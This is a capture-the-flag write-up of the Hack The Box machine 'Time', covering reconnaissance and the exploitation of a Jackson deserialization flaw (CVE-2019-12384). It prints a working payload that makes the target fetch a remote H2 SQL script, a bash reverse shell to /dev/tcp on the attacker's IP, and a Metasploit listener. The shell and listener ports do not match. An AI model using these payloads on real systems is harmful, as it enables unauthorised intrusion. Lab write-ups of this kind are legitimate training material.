

Time

10.129.54.120




InfoGathering


SCOPE



```
Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------  ---------  -----  -------  ----  --------
10.129.54.120             Linux               4.X    server
```

SERVICES


```
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
10.129.54.120  22    tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 Ubuntu Linux; protocol 2.0
10.129.54.120  80    tcp    http  open   Apache httpd 2.4.41 (Ubuntu)
```


SSH


```
SSH         10.129.54.120   22     10.129.54.120     [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
```


```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-hostkey:
|   3072 0f:7d:97:82:5f:04:2b:e0:0a:56:32:5d:14:56:82:d4 (RSA)
|   256 24:ea:53:49:d8:cb:9b:fc:d6:c4:26:ef:dd:34:c1:1e (ECDSA)
|_  256 fe:25:34:e4:3e:df:9f:ed:62:2a:a4:93:52:cc:cd:27 (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

HTTP

```
PORT   STATE SERVICE
80/tcp open  http
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Online JSON parser
```



Wappalyzer

Website & contact lists →

Font scripts

Font Awesome 4.7.0

Web servers

Apache 2.4.41

Operating systems

Ubuntu

JavaScript libraries


Select2

jQuery 3.2.1

UI frameworks

Bootstrap 4.0.0-beta


animate.css



Gaining Access


While testing the application out I followed the Google results on a string of errors

SCREENSHOT EVIDENCE OF TESTS AND RESULTS


Beautify

```
test
```

```
null
```


Validate (beta!)

```
test
```


```
Validation failed: Unhandled Java exception:
```

```
Validation failed: Unhandled Java exception: com.fasterxml.jackson.core.JsonParseException: Unrecognized token
'test': was expecting 'null', 'true', 'false' or NaN
```

REFERENCE: https://medium.com/@swapneildash/understanding-insecure-implementation-of-jackson-deserialization-7b3d409d2038

The above reference tells me I can try the value as {'test'}

SCREENSHOT EVIDENCE


Validate (beta!)

```
{'test'}
```


```
Validation failed: Unhandled Java exception:
```

```
Validation failed: Unhandled Java exception: com.fasterxml.jackson.databind.exc.MismatchedInputException:
Unexpected token (START_OBJECT), expected START_ARRAY: need JSON Array to contain As.WRAPPER_ARRAY type
information for class java.lang.Object
```

REFERENCE: https://stackoverflow.com/questions/49822202/com-fasterxml-jackson-databind-exc-mismatchedinputexception-unexpected-token-s

The above error message tells me to change the brackets to ['test']

SCREENSHOT EVIDENCE



```
['test']
```

```
Validation failed: Unhandled Java exception:
```

```
Validation failed: Unhandled Java exception: com.fasterxml.jackson.core.JsonParseException: Unexpected
character (''' (code 39)): expected a valid value (number, String, array, object, 'true', 'false' or 'null')
```

The above error message led me to CVE-2019-12384
REFERENCE: https://github.com/jas502n/CVE-2019-12384

To exploit the CVE I need to create a SQL function that can execute a reverse shell

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
    String[] command = {"bash", "-c", cmd};
    java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A");
    return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('setsid bash -i &>/dev/tcp/10.10.14.83/1336 0>&1 &')
```

I then need to host an HTTP Server

```
# Command Executed on Attacker Machine
python3 -m http.server 80
```


I then started a Metasploit listener to catch the shell

```
# Commands Executed on Attacker Machine
msfconsole
use multi/handler
set LHOST 10.10.14.83
set LPORT 1337
set payload linux/x64/shell_reverse_tcp
set WORKSPACE Time
run
```

I then selected “Validate (beta!)” from the website and in the text field entered the below to execute the exploit, call the tobor.sql file I am hosting on my python HTTP Server and execute the reverse shell

```
["ch.qos.logback.core.db.DriverManagerConnectionSource",-
{"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://10.10.14.83/tobor.sql'"}]
```


SCREENSHOT EVIDENCE OF CMD



```
rConnectionSource",
{"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://10.10.14.83/tobor.sql'"}]
```


```
Validation failed: 2020-12-02 21:50:42 lock:
```

SCREENSHOT EVIDENCE OF HTTP FILE ACCESSED




```
root@kali:~/HTB/Boxes/Time# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.54.120 - - [02/Dec/2020 16:47:14] "GET /tobor.sql HTTP/1.1" 200 -
```

SCREENSHOT EVIDENCE OF SUCCESSFUL SHELL



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.83:1337
[*] Command shell session 1 opened (10.10.14.83:1337 → 10.129.54.120:50882) at 2020-12-02 16:48:30 -0500
```




```
pericles@time:/var/www/html$ id
id
uid=1000(pericles) gid=1000(pericles) groups=1000(pericles)
pericles@time:/var/www/html$ hostname
hostname
time
pericles@time:/var/www/html$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:79:e5 brd ff:ff:ff:ff:ff:ff
    inet 10.129.54.120/16 brd 10.129.255.255 scope global dynamic ens160
       valid_lft 536sec preferred_lft 536sec
    inet6 dead:beef::250:56ff:feb9:79e5/64 scope global dynamic mngtmpaddr
       valid_lft 86145sec preferred_lft 14145sec
    inet6 fe80::250:56ff:feb9:79e5/64 scope link
       valid_lft forever preferred_lft forever
```

I was then able to read the user flag

```
# Commands Executed on Target Machine
```

```
cat ~/user.txt
# RESULTS
60b8321022a76f08a0221af638652916
```

SCREENSHOT EVIDENCE OF USER FLAG



```
pericles@time:/var/www/html$ cat ~/user.txt
cat ~/user.txt
60b8321022a76f08a0221af638652916
```

